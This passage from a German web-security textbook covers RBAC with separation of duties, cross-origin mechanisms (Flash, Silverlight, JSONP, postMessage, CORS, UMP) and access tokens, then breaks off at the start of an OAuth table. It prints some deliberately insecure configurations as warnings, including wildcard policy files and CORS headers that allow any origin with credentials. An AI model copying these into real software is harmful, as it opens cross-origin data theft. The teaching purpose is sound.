Ein großer Sicherheitsgewinn lässt sich in diesem Zusammenhang auch durch die Isolierung einzelner Anwendungen (oder Anwendungsgruppen) in eigenen Netzwerksegmenten erreichen. Solche Bereiche werden häufiger für einzelne Projekte aufgebaut und darin alle relevanten Anwendungskomponenten und Services betrieben. Erfolgt der Betrieb einer gängigen Cloud wie der Amazon AWS, erfolgt eine entsprechende Separierung dort bereits implizit. Aber auch innerhalb einer Organisation sind solche infrastrukturellen Separierungen gängige Praxis und auch sehr sinnvoll, etwa um Anwendungen eines bestimmten Schutzbedarfs auf einer speziell abgeschotteten Infrastruktur zu betreiben. Wichtig ist auch strikte Kommunikationsbeziehungen zwischen solchen Segmenten festzulegen und durchzusetzen:

- Kommunikationsverbindungen dürfen niemals von einem Segment in ein anderes einer höheren Sicherheitsstufe aufgebaut werden. Dies betrifft insbesondere Zugriffe von extern erreichbaren Systemen in das interne Netzwerk.

Erforderlicher Datenaustausch muss stattdessen von den internen Systemen abgerufen (Pull-Prinzip) oder auf Systeme in diesem Bereich hochgeladen werden (Push-Prinzip). Hierzu kann sich auch der Betrieb eines dedizierten Systems oder Dienstes zum Datenaustausch anbieten.

3.11.5 Rollen und Berechtigungen

Bei Verwendung eines rollenbasierten Berechtigungssystems kommt es zunächst darauf an, die zugrunde liegenden Rollen und Berechtigungen zu spezifizieren. Gerade bei größeren Anwendungen ist die Erstellung eines Rollen- und Berechtigungskonzepts üblich, allerdings werden dabei häufig nicht alle technischen Möglichkeiten hierfür ausgenutzt und Vorgaben unnötig abstrakt beschrieben. Daher werden im Folgenden einige wichtige Sicherheitsaspekte beschrieben, die im Zusammenhang mit Spezifikation und Implementierung eines RBACs oft vernachlässigt werden.

Dabei gilt es zunächst, die Minimierung von Privilegien zu betrachten und dabei auch mögliche Konflikte zwischen einzelnen Rollen zu berücksichtigen. So sollte etwa eine Person, die sensible Inhalte erstellt, diese nicht unbedingt auch selbst freigeben dürfen. Gleiches gilt für einen Standardbenutzer, der nicht gleichzeitig administrative Aktionen durchführen sollte. Auch der umgekehrte Fall ist häufig problematisch, also ein Administrator der Aktionen eines Standardbenutzers durchführen kann. Mittels Funktionstrennung (Segregation of Duties, SoD) werden bestimmte Rollen oder Berechtigungen festgelegt, die einer Person oder Geschäftseinheit nicht gleichzeitig zugewiesen werden dürfen. Wir unterscheiden in diesem Zusammenhang zwei Formen von SoD:

- **Statische SoD**: Rollen oder Berechtigungen, die grundsätzlich zu trennen sind (z. B. Admin und Standardbenutzer), die ein Benutzer somit *generell nicht gemeinsam* besitzen darf.
- **Dynamische SoD**: Rollen oder Berechtigungen, die (auch im Zusammenhang mit einem bestimmten Workflow) von Benutzern *nicht zeitgleich* eingenommen werden dürfen.

Mögliche Rollenkonflikte sollen dabei sowohl im Rahmen der Erstellung als auch beim Review eines Rollen- und Berechtigungskonzeptes identifiziert und dokumentiert werden. Als Grundlage dient zunächst das in Tab. 3.24 dargestellte rudimentäre fachliche Rollenmodell.

Tab. 3.25 zeigt ein konkretes Beispiel für eine Funktionstrennung auf Basis der oben spezifizierten Rollen. Konkret wurde dort klar festgelegt, dass ein Benutzer nicht gleichzeitig die Rolle eines Fachadmins und eines Standardbenutzers besitzen darf.

Nachdem die Spezifikation eines fachlichen Rollen- und Berechtigungsmodells erstellt wurde, sollte dieses nach Möglichkeit auf ein technisches Modell abgebildet werden, welches wiederum die Grundlage für die eigentliche Implementierung darstellt. Hierzu können wir eine Access Control List (ACL) wie in Tab. 3.26 dargestellt erstellen. Wir sehen, dass bestimmte generelle Berechtigungen auf URL-Ebene abgebildet wurden und sich so der Zugriff auf sensible Bereiche bereits darüber sicherstellen lässt. Zusätzlich werden erforderliche Dienste-Identitäten (Trusted Subsystem Identitäten) für die Zugriffe auf das Backendsystem spezifiziert, durch die sich die konkreten Objektzugriffe weiter einschränken lassen.

Tab. 3.24 Exemplarischer Auszug eines fachlichen Rollen- und Berechtigungsmodells

Kürzel	Benutzerrolle	Beschreibung	Fachliche Berechtigungen
ANON	Anonymer Benutzer	Nicht angemeldeter Benutzer aus dem Internet	• Öffentliche Inhalte lesen • Registrierung
STD	Angemeldeter Standard-benutzer	Benutzer nach erfolgreicher Anmeldung	• Profilverwaltung • Kommentare senden
FA	Fachadmin	Dynamische Exklusivrolle	• Kommentare löschen • Inhalte ändern oder löschen • Standardbenutzer anlegen • Seitenstatistiken anzeigen

Tab. 3.25 Exemplarische Funktionstrennung

Rolle	**AN**	**STD**	**FA**
ANON		Dynamisch	Statisch
STD	Dynamisch		Statisch
FA	Statisch	Statisch	

Tab. 3.26 Exemplarische ACL aus einem technischen Rollen- und Berechtigungsmodell

Anwendung			Backendsystem						
Benut-zer-Rolle	Pfade	Funktio-nen	System-Rolle	Search	Read-Content	Edit-Profile	add-Content	ShowS-tatistic	AddUsers-Remote-Users
ANON	/	-	anon	X	X				
STD	/ /profile/* /shop/*	com. example. intern.*	user		X	X	X		
FA	admin. example. com/*	com. example. admin.*	admin					X	X

Darüber hinaus können wir relevante Sicherheitsaspekte innerhalb des technischen Rollenmodells darstellen. Dies betrifft insbesondere die Anforderung an die Authentifizierung der einzelnen Rollen. Tab. 3.27 zeigt hierfür ein Beispiel.

Eine auf diese Weise dokumentierte ACL mit konkretem Bezug auf die technische Implementierung einer Anwendung hat zudem den Vorteil, dass sich die Umsetzung sehr gut im Rahmen eines Sicherheitstests prüfen lässt. Neben Rollen können wir auch die

Tab. 3.27 Exemplarische Sicherheitsanforderung je Rolle

Rolle	Anforderung
STD („Standardbenutzer“)	• Passwort-basierte Authentifizierung • Benutzer kann Passwort selbst bestimmen • Passwörter mit mindestens „mittlerem“ Schutzniveau
FA („Fachadministrator“)	• 2-Faktor-Authentifizierung • Nur Passwörter mit „hohem“ Schutzniveau • Zugriff nur aus dem internen Netz möglich • Login nur zu Bürozeiten möglich

Berechtigungsebene genauer ausgestalten. Die elementaren Objektzugriffe werden dabei gewöhnlich mit CRUD (Create, Read, Update oder Delete) spezifiziert. Wir können diese problemlos um weitere, sehr viel konkretere Berechtigungsarten ergänzen. Gerade sehr spezifische Aktionen wie das Durchführen bestimmter Änderungen oder der Export von Datenbeständen bieten sich dazu an, über dedizierte Berechtigungen abgebildet zu werden.

Zwar können wir in einem rollenbasierten Berechtigungsmodell einem Subjekt in der Regel keine Berechtigung direkt zuweisen, doch können wir dies leicht indirekt über eine entsprechende Berechtigungsrolle erreichen. Ob wir diese letztendlich rollenspezifisch (mittels „hasRole()“) oder berechtigungsspezifisch („hasPermission()“, „canAccess()“ etc.) prüfen, ist unerheblich. Der Ansatz, einen Zugriff nicht nur indirekt gegen Rollen, sondern auch direkt gegen Berechtigungen prüfen zu können, ermöglicht es einem Entwickler, konkrete Sicherheitsvorgaben sehr exakt zu prüfen, nachvollziehbar zu halten und damit Fehler zu vermeiden.

Bei der Umsetzung eines Rollen- und Berechtigungsmodells sollte darauf geachtet werden, dass es flexibel an geänderte Anforderungen anpassbar ist. Viele Frameworks bieten hierzu die Möglichkeit, Berechtigungen vollständig deklarativ festzulegen. Ist noch mehr Flexibilität erforderlich, lässt sich diese komplett externalisieren, was sich vor allem dadurch erreichen lässt, dass im Programmcode nicht gegen Rollen, sondern spezifische Berechtigungen geprüft wird. So ließe sich vor jeder Methode und sicherheitsrelevanten Aufrufen eine „hasPermission()“-Abfrage einbauen und diese über eine Datenbank zentral auf bestimmte Rollen abbilden und darüber wiederum einzelnen Benutzern zuweisen.

3.11.6 Cross-Origin-Zugriffe

Wir hatten bereits in Abschn. 2.7.1 gesehen, wie sich die Same Origin Policy (SOP) als einer der zentralen browserseitigen Sicherheitsmechanismen auswirkt: konkret beschränkt die SOP aus Sicherheitsgründen JavaScript -Abfragen innerhalb des Browsers auf die eigene HTTP-Origin.[24]

[24] Eine HTTP-Origin bezeichnet laut RFC6454 die Kombination aus Schema, Host und Port, also z. B. „HTTPS“ + „www.example.com“ + „443“.

Nun ist es so, dass sich Webanwendungen nicht nur serverseitig, sondern auch auf Ebene des Clients zunehmend vernetzen und ineinander integrieren sollen. Besonders ist dies bei der Verwendung von REST- bzw. Microservices der Fall. Dabei stört die SOP natürlich erheblich, weshalb Entwickler immer wieder Mittel und Wege gesucht und auch gefunden haben, um diese Schutzfunktion auszuhebeln. Nicht selten hat dies eklatante Sicherheitslücken zur Folge gehabt. Auch aus diesem Grund wurden mittlerweile vom W3C verschiedene Verfahren spezifiziert, mit denen sich solche Cross-Origin-Zugriffe kontrolliert erlauben lassen. Im Folgenden werden diese und weitere Verfahren zur Umgehung der SOP bzw. Durchführung von Cross-Origin-Zugriffen beschrieben und dabei auf die jeweiligen Sicherheitsaspekte eingegangen.

Cross Domain Policy bei Flash ActionScript (in Flash-Dateien verwendeter Skriptcode) unterliegt grundsätzlich ebenfalls der SOP. Diese lässt sich jedoch durch eine „crossdomain.xml"-Datei steuern, die von der Ressource selbst, also dem Server, bereitgestellt werden kann. Im Folgenden sehen wir ein Beispiel für eine unsichere crossdomain.xml, durch welche die SOP für ActionScript vollständig deaktiviert wird und ActionScript-basierte Cross-Origin-Anfragen aus dem gesamten Internet zugelassen werden:

```
<cross-domain-policy>
     <allow-access-from domain="*"/>
</cross-domain-policy>
```

Sofern solche Anfragen von anderen Origins tatsächlich erlaubt werden sollen, ist es ratsam, diese nur für explizit angegebene Hosts zu erlauben, wie dies im folgenden Beispiel zu sehen ist:

```
<allow-access-from domain="www.example.org" secure="true" />
```

Zusätzlich wurde durch das „secure"-Flag festgelegt, dass diese Anfragen nur verschlüsselt über HTTPS erfolgen dürfen.

Client Access Policy bei Silverlight Was die Cross Domain Policy bei Flash ist, das ist die Client Access Policy bei Silverlight. Allerdings existieren dort einige kleine Unterschiede. Der erste ist, dass die Policy-Datei hier nicht „crossdomain.xml" sondern „clientaccesspolicy.xml" heißt. Weiterhin ist das Format der Datei unterschiedlich. Im Folgenden ist analog zu der oben dargestellten Flash-Variante eine entsprechende Policy für Silverlight gezeigt, mit der sich auch hier die SOP vollständig deaktivieren lässt:

```
<allow-from http-request-headers="*">
    <domain uri="*" />
</allow-from>
```

Eine entsprechend restriktive Policy, die nur verschlüsselte Zugriffe von einem benannten Host zulässt, sähe hier wie folgt aus:

```
<allow-from http-request-headers="*">
    <domain uri="https://www.example.com" />
</allow-from>
```

JSONP (JavaScript Callback-Funktionen) Deutlich wichtiger als Silverlight und Flash sind im Web vor allem JSON-basierte REST-Services. Ein Ansatz, mit dem sich auch dort Cross-Origin-Zugriffe ermöglichen lassen, ist JSONP („JSON with Padding"). Dabei wird die JSON-Datenstruktur in den Aufruf einer lokalen Callback-Funktion eingebettet, um darüber die Restriktionen der SOP zu umgehen. Aufgerufen wird ein REST-Service über ein Script-Tag, das nicht an die SOP-Restriktion gebunden ist:

```
function mycallback()
{
// JavaScript-Code umgeht SOP, da von service.example.com aufgerufen
}
<script src="http://service.example.com/getjson?jsonp=mycallback" />
```

Die Antwort des hierbei aufgerufenen Dienstes könnte wie folgt aussehen:

```
mycallback({ "Vorname": "Otto", "Nachname": "Schmidt" } );
```

Hierbei ist „mycallback" der Name der lokalen JavaScript-Funktion, die durch den evaluierten JavaScript-Code mit den darin enthaltenen JSON-Daten aufgerufen wird.

Genau an dieser Stelle existiert ein zentrales Problem von JSONP, denn Cross-Domain-Requests lassen sich damit nicht zentral steuern und so deren Sicherheit auch nicht gewährleisten. Dadurch stellt JSONP auch kein sauberes Verfahren, sondern vielmehr einen „Hack" dar, weshalb von dessen Einsatz abgesehen werden sollte.

postMessage API Ganz ohne Interaktion mit der Serverseite kommt die postMessage API für JavaScript aus, die das Senden von Nachrichten zwischen Frames unterschiedlicher Origins aber innerhalb derselben Browsersitzung (bzw. desselben DOMs) erlaubt. Während der Code auf Senderseite hierzu die postMessage API aufruft („window.postMessage()", „iframe.postMessage()"), implementiert die Empfängerseite einen entsprechenden EventListener wie den folgenden:

```
window.addEventListener('message',function(event) {
       if(event.origin !== 'http://www.example.com') return;
       console.log('message received:' + event.data,event);
       event.source.postMessage('hallo!',event.origin);
},false);
```

In der zweiten Zeile wird hierbei eine Origin-Prüfung durchgeführt, wodurch nur die Anfragen von der betreffenden Seite (hier „www.example.com“, bzw. http://www.example.com) zugelassen werden.

Auch bei diesem Verfahren handelt es sich natürlich um keine wirklich saubere Implementierung, zumal hierbei auch Sicherheitsprüfungen in den JavaScript-Code eingebaut werden und dadurch sehr schwer kontrollierbar sind. Kommen wir daher zu besseren Verfahren um Cross-Origin-Zugriffe durchzuführen.

CORS (Cross-Origin Resource Sharing) Dem Wunsch, auch mit JavaScript kontrollierte Cross-Origin-Anfragen durchführen zu können, ist das W3C im Rahmen der Spezifikation von HTML5 mit Cross-Origin Resource Sharing (CORS)[25] nachgekommen. Genau wie im Fall von Flash und Silverlight wird hierbei der Zugriff von anderen Origins explizit durch die Ressource selbst gesteuert. Bei CORS erfolgt dies jedoch nicht über eine vom entsprechenden Webserver abgerufene Policy-Datei, sondern durch einen von diesem gesetzten Response-Header:

```
Access-Control-Allow-Origin: www.example.com
Access-Control-Allow-Credentials: true
```

Im oben gezeigten Fall erlaubt der entsprechende Server die Durchführung von Cross-Origin-Zugriffen vom Host „www.example.com“ und weist den Browser zusätzlich an, Credentials (Cookies, HTTP Authentication oder X.509-Zertifikaten) mitzusenden. Dass Credentials standardmäßig nicht vom Browser mit CORS-Anfragen mitgesendet werden, ist ein sehr wichtiges Sicherheitsfeature von CORS. Denn hierdurch lässt sich die Angreifbarkeit durch CSRF für diese Ressourcen (und einen CORS-kompatiblen Browser) weitestgehend ausschließen.

Die eigentliche Durchführung einer CORS-Anfrage erfolgt wie gewohnt mittels JavaScript und des vom Browser zur Verfügung gestellten XMLHttpRequest-Objekt (XHR):

```
xhr = new XMLHttpRequest();
xhr.open("GET", "https://services.example.com/helloService");
xhr.send();
```

Der Browser wird in dem Fall immer automatisch einen HTTP-Origin-Header mitsenden, über den er den Origin an den aufgerufenen Server übermittelt, von dem er das obige JavaScript geladen und ausgeführt hat:

```
GET http://services.example.com/helloService HTTP/1.1
Host: services.example.com
...
Origin: www.example.com
```

[25] Siehe https://www.w3.org/TR/cors/.

Dieser Header ist nun von dem Server zu authentifizieren, der eine Ressource für Zugriffe von anderen Origins freigibt (also von „www.example.com“). Durch unachtsame Verwendung von CORS lässt sich auch hier die SOP grundsätzlich vollständig deaktivieren und dadurch eine erhebliche Sicherheitslücke erzeugen. Damit dies im vollen Umfang möglich wäre, müsste der Server allerdings die beiden folgenden Response-Header setzen:

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

Eine solche Konfiguration ist allerdings nicht standardkonform und sollte von gängigen Browsern daher auch unterbunden werden. Die zugelassenen Hosts sollten stattdessen stets per Positivliste explizit angegeben und die Übermittlung von Credentials nur mit großer Vorsicht erlaubt werden.

UMP (Unified Messaging Policy) Cross-Origin-Zugriffe lassen sich ebenfalls durch die Unified Messaging Policy (UMP, vergl. [38]) durchführen. UMP wurde ebenfalls vom W3C entwickelt, wird jedoch bislang von keinem Browser aktiv unterstützt. Allerdings haben verschiedene Hersteller eine Unterstützung für zukünftige Versionen angekündigt. UMP setzt auf CORS auf, besitzt jedoch einige zentrale Unterschiede: Zunächst werden Cross-Origin-Zugriffe bei UMP nicht über das XMLHttpRequest-Objekt sondern über eine eigene API durchgeführt:

```
ump = new UniformRequest();
ump.open("GET", "https://services.example.com/hello");
ump.send();
```

Dadurch lassen sich solche Zugriffe als solche durch den Browser identifizieren. Der zweite Unterschied zu CORS ist, dass ein Browser bei UMP-Anfragen niemals irgendwelche Credentials, also z. B. Cookies oder HTTP-Auth-Header, überträgt. Auch deshalb wird hier von „uniformen Requests“ gesprochen. Genauer gesagt wird der Bereich Access Control von UMP vollständig ausgeklammert und hierfür auf separate Verfahren wie OAuth verwiesen, bei denen der Zugriff auf eine Ressource mittels entsprechender Access Tokens autorisiert wird. CSRF ist im Fall von UMP-Anfragen daher ebenfalls nicht durchführbar. UMP stellt damit eine deutlich sauberere Implementierung von Cross-Origin-Zugriffen als CORS dar, auch wenn es dieser aktuell noch an der erforderlichen Browserunterstützung mangelt.

Java-Applets und ActiveX Auch durch verschiedene Browser-Plugins (siehe Abschn. 3.13.11) lassen sich Cross-Origin-Requests durchführen, da sie ebenfalls nicht an die SOP des Browsers gebunden sind. Im Fall von Java-Applets greift hier allerdings die JRE-Sandbox, die standardmäßig Netzwerk-Zugriffe unterbindet.

WebSockets Auch WebSocket-Requests (siehe Abschn. 3.14.4) unterliegen keinerlei SOP-Restriktionen. Eine entsprechende Prüfung muss hier daher stets serverseitig über

den vom Browser mitgesendeten Origin-Header implementiert werden. Auch durch den Einsatz von WebSockets lässt sich die SOP somit nur auf Codeebene umsetzen und ist deutlich schwerer sicherzustellen.

Allerdings werden bei WebSockets keine HTTP-Header und damit auch keine Credentials (Cookies, HTTP Authentication oder X.509-Zertifikaten) mitgesendet, weshalb solche Zugriffe natürlich deutlich weniger problematisch sind als in den nächsten betrachteten Fällen.

3.11.7 Access Tokens

Es kommt immer wieder vor, dass ein Client oder Server eine bestimmte HTTP-Anfrage explizit authentifizieren muss, also unabhängig von einer ggf. authentifizierten Session (bzw. einer übermittelten Session-ID).

Einen entsprechenden Anwendungsfall hierzu hatten wir bereits im Zusammenhang mit Bestätigungslinks kennengelernt, die einem Benutzer zur Aktivierung seines neu angelegten Accounts per E-Mail zugesendet werden (siehe Abschn. 3.6.4). Authentifiziert werden solche Links über zufällige Tokens, sogenannte Access Tokens.

Dabei handelt es sich um einen kryptographischen Wert, der serverseitig generiert und gespeichert wird. Im Folgenden sehen wir einen exemplarischen Access Token, der als URL-Parameter an eine Anwendung übermittelt wird:

```
https://www.example.com/shop.jsp?action=7&token=cEsyWnE2bVJiNVVCbmJiZyQ3
```

Auch wenn dies nicht immer möglich ist, so ist es natürlich sicherer, solche Tokens nicht in der URL, sondern per POST-Parameter oder HTTP-Header zu übermitteln. Für die Generierung solcher Tokens lassen sich entweder Algorithmen wie UUID (siehe Abschn. 3.11.3) oder gehashte Zufallszahlen verwenden, die dann Base64-enkodiert werden. Solche Tokens können allerdings mitunter diverse Sonderzeichen enthalten. Wer dies nicht möchte, muss selbst ein paar Zeilen Code implementieren. Der folgende Java-Programmcode zeigt hierzu ein Beispiel, mit dem Tokens generiert werden, die ausschließlich Zahlen und Buchstaben enthalten:

```
private static final SecureRandom random = new SecureRandom();
private static final String CHARS = "abcdefghijkmnopqrstuvwxyzABCDEFGH-
JKLMNOPQRSTUVWXYZ234567890";
...
public static String getToken(int length) {
       StringBuilder token = new StringBuilder(length);
       for (int i = 0; i < length; i++) {
           token.append(CHARS.charAt(random.nextInt(CHARS.length())));
       }
```

```
        return token.toString();
}
...
// wenn sichere Tokens gewünscht, dann folgenden Wert auf 36 erhöhen
String token = Base64.getUrlEncoder().encodeToString(getToken(18).get-
Bytes());
```

- Ein Access Token sollte ausschließlich über HTTPS und nach Möglichkeit mittels HTTP POST oder eines HTTP-Headers übertragen werden. Weiterhin sollte jeder Access Token eine Gültigkeit besitzen (z. B. 2 Stunden), nach welcher dieser automatisch invalidiert wird.

Schauen wir uns nun einige konkrete Anwendungsfälle genauer an, für die sich Access Tokens einsetzen lassen.

Fall 1: Inter-Komponenten-Autorisierung von Zugriffen Der erste Fall ist besonders für verteilte Systemumgebungen relevant, in denen verschiedene Anwendungskomponenten (z. B. Webanwendungen, aber auch REST- bzw Microservices) aufeinander zugreifen müssen und hierbei einzelne Anfragen zu autorisieren sind.

Hierbei holt sich eine Anwendungskomponente von einem zentralen Autorisierungsdienst (hier Access Service genannt) einen Access Token, um auf eine geschützte Ressource zuzugreifen. Die Ressource verifiziert diesen Token wiederum über den Access Service. Auf diese Weise muss sich die Anwendungskomponente nur an einem einzigen System mittels Credentials authentisieren. Der Access-Service wird hierdurch zum einzigen Policy Decision Point (PDP), an dem sich die entsprechende Policy zentral pflegen lässt (siehe Abb. 3.57).

Dieser Fall lässt sich prinzipiell über das OAuth-Protokoll abbilden, auf das im folgenden Abschnitt näher eingegangen wird.




Abb. 3.57 Inter-Komponenten-Autorisierung mittels Access Tokens




Abb. 3.58 Anwendung von Access Tokens bei verteilten Systemen

Fall 2: Zur Übermittlung von Zugriffsrechten in verteilten Umgebungen Über einen Access Token lassen sich auch bestimmte Zugriffsrechte eines authentifizierten Benutzers (verschlüsselt) abbilden, um mit einem solchen Token auf verschiedene Systeme zuzugreifen (siehe Abb. 3.58).

Fall 3: Zur Autorisierung von Benutzer-Aktionen (CSRF-Schutz) Bereits in Abschn. 3.9.5 wurde die Verwendung von Tokens als Maßnahme für die Verhinderung von Session Replay und CSRF diskutiert. Doch genauso wie sich solche Tokens mit einem bestimmten Formularaufruf in Verbindung bringen lassen, ist dies auch für einzelne HTTP-Anfragen möglich, auch um diese dadurch im Hinblick auf ihre Gültigkeit einzuschränken.

Auch die Durchführung eines benutzerseitigen Opt-Ins zur Autorisierung einer Aktion über einen Link, der etwa per E-Mail zugesendet wird, lässt sich hierüber abbilden. Dieses Verfahren finden wir auch häufig im Rahmen von Registrierungsprozessen durch die zuvor bereits angesprochenen Bestätigungslinks angewendet.

Fall 4: Zur Absicherung der Anwendungslogik Access Token lassen sich aber auch viel genereller als nur für die Autorisierung einzelner Zugriffe einsetzen. So nutzt das HDIV-Framework (Java Web Application Security Framework, www.hdiv.org) Access Tokens (dort „HIDV-States“ genannt) dazu, die Integrität von Anwendungsparametern und Links sicherzustellen. HDIV erweitert hierzu verschiedene Java-EE-View-Technologien (insb. Tag Libraries), wodurch alle anwendungsinternen Links und Formulare beim Einbau in eine Antwortseite automatisch um einen HDIV-State erweitert werden. Je nach Konfiguration enthält dieser State entweder den verschlüsselten Wert der damit geschützten Anwendungsparameter oder einen Hashwert, über welchen hierzu ein entsprechender Eintrag in der serverseitigen Session referenziert wird.

Im Fall von Links erfolgt dies über einen zusätzlichen URL-Parameter, im Fall von Formularen über ein zusätzliches Hidden Field, welches durch die Tag Library eingebaut wird. Die Verwendung von HDIV ist für den Benutzer wie für die Anwendung selbst völlig transparent, denn auch die Auswertung der HDIV-States wird über einen eigenständigen Filter, den HDIV Validation Filter, abgebildet. Abb. 3.59 veranschaulicht die Architektur des HDIV-Frameworks.

Über die Verwendung von Tokens bildet HDIV (siehe Abb. 3.60) gleich zwei Sicherheitsfunktionen ab: Zum einen den bereits angesprochenen Integritätsschutz von




Abb. 3.59 Architektur des HDIV-Frameworks




Abb. 3.60 Exemplarische Aufrufe beim HDIV-Framework

nicht-veränderbaren Anwendungsparametern. Ändert ein Angreifer einen solchen, führt dies zu einem invaliden HDIV State und damit zu einem Fehler. Diese Funktion fällt in den Bereich der Schutzfunktionen für Anwendungsparameter (siehe Abschn. 3.5.4).

Zum anderen erlaubt HDIV auf diese Weise einem Benutzer nur auf solche URLs zuzugreifen, die dieser von der Anwendung erhalten hat. Die einzige Ausnahme bilden Deep Links, die explizit konfiguriert werden, wie z. B. die Anmeldemaske. Durch diesen impliziten Zugriffsschutz ist es einem Angreifer somit weder möglich, einen bestimmten Workflow zu manipulieren (engl. Forceful Browsing), noch kann er auf einen geschützten Bereich (z. B. eine administrative Schnittstelle) zugreifen, sofern er hierfür keinen entsprechenden Link von der Anwendung erhalten hat. Daher ist es erforderlich, alle Links auszublenden, auf die ein Benutzer keinen Zugriff hat, also die Implementierung eines „Limited Access Patterns“.

3.11.8 OAuth

Bei OAuth handelt es sich um ein äußerst flexibles und weitverbreitetes webbasiertes Autorisierungs-Protokoll. Mit diesem ist es möglich, unterschiedliche Anwendungsfälle im Zusammenhang mit dem Zugriff auf geschützte Ressourcen durch eine fremde Webanwendung unter Verwendung unabhängiger Autorisierungsdienste abzubilden. Solche Anwendungsfälle finden sich in vielen heutigen Webanwendungen wieder. Vieles von dem, was wir als Web 2.0 kennen, wäre ohne OAuth so einfach nicht möglich.

OAuth ist in gewisser Hinsicht mit dem OpenID-Protokoll (siehe Abschn. 3.7.8) verwand, nur dass OAuth eben kein Authentifizierungs- sondern ein Autorisierungsprotokoll ist. Es vermisst nämlich generelle Elemente eines Authentifizierungsprotokolls, allen voran ein Konzept von Benutzername und Credentials. Dennoch hatten wir in Abschn. 3.7.7 bereits gesehen, dass OAuth auch zur impliziten Authentifizierung eingesetzt werden kann. Wir kommen auf diesen scheinbaren Wiederspruch gleich zurück.

Zuvor noch ein paar generelle Worte zu OAuth: Anders als die in den meisten Webanwendungen übliche rollenbasierte Zugriffskontrolle (Role Based Access Control, RBAC) handelt es sich bei OAuth um die Implementierung eines DACs (Discretionary Access Control), bei welchem der Zugriff auf eine Ressource durch den Eigentümer (Resource Owner) selbst autorisiert wird. Hierzu hilft es uns, die bei OAuth involvierten Akteure etwas näher anzuschauen (Tab. 3.28).

Wenn wir heute von OAuth sprechen, dann meinen wir in der Regel die aktuelle Protokollversion, nämlich OAuth 2.0, die in RFC6749 spezifiziert wurde. Einige zentrale Unterschiede zur Vorgängerversion (OAuth 1.0) werden am Ende dieses Abschnitts behandelt.

Schauen wir uns zum besseren Verständnis den in Abb. 3.61 gezeigten schematischen Protokollfluss von OAuth 2.0 an. Dort sehen wir die vier bereits angesprochenen Rollen: den OAuth-Client (z. B. eine Webanwendung), den OAuth-Autorisierungsserver, die Ressource sowie den Benutzer selbst. Ressource und Autorisierungsserver sind in der Praxis häufig ein und derselbe Dienst, dieser soll hier als „OAuth-Service-Provider“ bezeichnet

Tab. 3.28 Akteure bei OAuth

Akteuer	Beschreibung
